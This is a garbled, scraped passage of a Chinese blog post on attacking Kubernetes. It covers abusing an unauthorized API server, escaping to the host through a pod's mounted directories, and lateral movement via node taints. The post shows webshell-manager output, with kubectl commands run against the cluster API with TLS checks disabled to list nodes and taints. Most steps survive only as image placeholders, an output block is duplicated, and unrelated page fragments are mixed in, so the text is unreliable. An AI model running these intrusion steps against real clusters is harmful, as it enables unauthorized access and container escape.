
(2) 利用ApiServer未授权，向对方服务器上传文件发现无法成功，因此使用主动下载：









(3) 实现挂载目录宿主逃逸，创建pod挂载目录，实现逃逸：





(4) 利用污点Taint横向移动:



音量: 140%

blog.csdn.net/weixin_61269220/article/details/127294286

self-educated

基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管理 EnumDatabaseConn

命令模板 sh -c "[command]" 2>&1

```
OS Image: Centos Linux 7 (Core)
Operating System: linux
Architecture: amd64
Container Runtime Version: docker/19.9.9
Kubelet Version: v1.16.0
Kube-Proxy Version: v1.16.0
PodCIDR: 10.244.2.0/24
PodCIDRs: 10.244.2.0/24
Non-terminated Pods: (8 in total)
Namespace Name CPU Requests CPU Limits Memory Requests Memory Limits Age
-----
default z2-5d7d4877d4-ib7vc 0 (0%) 0 (0%) 0 (0%) 0 (0%) 3h45m
default struts-5d7c75b675-8mks 0 (0%) 0 (0%) 0 (0%) 0 (0%) 3h45m
default struts-2-5b84cd6d6-57p2 0 (0%) 0 (0%) 0 (0%) 0 (0%) 3h45m
default struts-78f04d979-mm8px 0 (0%) 0 (0%) 0 (0%) 0 (0%) 45m
kube-system calico-node-2hd9 250m (12%) 0 (0%) 0 (0%) 0 (0%) 7d5h
kube-system kube-flannel-ds-amd64-vlsh 100m (5%) 100m (5%) 50Mi (2%) 50Mi (2%) 7d5h
kube-system kube-proxy-l4rrz 0 (0%) 0 (0%) 0 (0%) 0 (0%) 7d5h
kubernetes-dashboard kubernetes-dashboard-8cd6c9f75-w47mr 0 (0%) 0 (0%) 0 (0%) 0 (0%) 2d
Allocated resources:
(Total limits may be over 100 percent, i.e., overcommitted.)
Resource Requests Limits
-----
cpu 350m (17%) 100m (5%)
memory 50Mi (2%) 50Mi (2%)
ephemeral-storage 0 (0%) 0 (0%)
hugepages-1Gi 0 (0%) 0 (0%)
hugepages-2Mi 0 (0%) 0 (0%)
Events: <none>
tmp > /kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a --password=a describe node
```

执行该命令，展示node节点的详细信息

K8s-亲和性

2022年 83篇

[root@master1 ~]# kubectl describe nodes node1 | grep Taints

Taints: <none>

是个笨小孩 关注

2 24 1

2. 污点的组成

3. 污点的设置和去除

二、容忍 (Tolerations)

2023-10-07

self-educated

基础信息 命令执行 文件管理 数据库管理 笔记 网络详情 插件标签管理 EnumDatabaseConn

命令模板 sh -c "[command]" 2>&1

```
OS Image: Centos Linux 7 (Core)
Operating System: linux
Architecture: amd64
Container Runtime Version: docker/19.9.9
Kubelet Version: v1.16.0
Kube-Proxy Version: v1.16.0
PodCIDR: 10.244.2.0/24
PodCIDRs: 10.244.2.0/24
Non-terminated Pods: (8 in total)
Namespace Name CPU Requests CPU Limits Memory Requests Memory Limits Age
-----
default z2-5d7d4877d4-ib7vc 0 (0%) 0 (0%) 0 (0%) 0 (0%) 3h45m
default struts-5d7c75b675-8mks 0 (0%) 0 (0%) 0 (0%) 0 (0%) 3h45m
default struts-2-5b84cd6d6-57p2 0 (0%) 0 (0%) 0 (0%) 0 (0%) 3h45m
default struts-78f04d979-mm8px 0 (0%) 0 (0%) 0 (0%) 0 (0%) 45m
kube-system calico-node-2hd9 250m (12%) 0 (0%) 0 (0%) 0 (0%) 7d5h
kube-system kube-flannel-ds-amd64-vlsh 100m (5%) 100m (5%) 50Mi (2%) 50Mi (2%) 7d5h
kube-system kube-proxy-l4rrz 0 (0%) 0 (0%) 0 (0%) 0 (0%) 7d5h
kubernetes-dashboard kubernetes-dashboard-8cd6c9f75-w47mr 0 (0%) 0 (0%) 0 (0%) 0 (0%) 2d
Allocated resources:
(Total limits may be over 100 percent, i.e., overcommitted.)
Resource Requests Limits
-----
cpu 350m (17%) 100m (5%)
memory 50Mi (2%) 50Mi (2%)
ephemeral-storage 0 (0%) 0 (0%)
hugepages-1Gi 0 (0%) 0 (0%)
hugepages-2Mi 0 (0%) 0 (0%)
Events: <none>
tmp > /kubectl --server=https://10.96.0.1:443 --insecure-skip-tls-verify=true --username=a --password=a describe node | grep Taints
```

其中master节点可以进行污点横向移动

Creation Taints: Unschedulable Condition Type on

Network Memory letHasSu DiskPr letHasNo PIDPre letHasSu Ready letReady Address Intern Hostnal Capacity cpu: ephemeral-storage: 1Gi: 0 hugepages-2Mi: 0 memory: 3861296Ki

ssh://root@192.168.139.130:22

2023-10-07

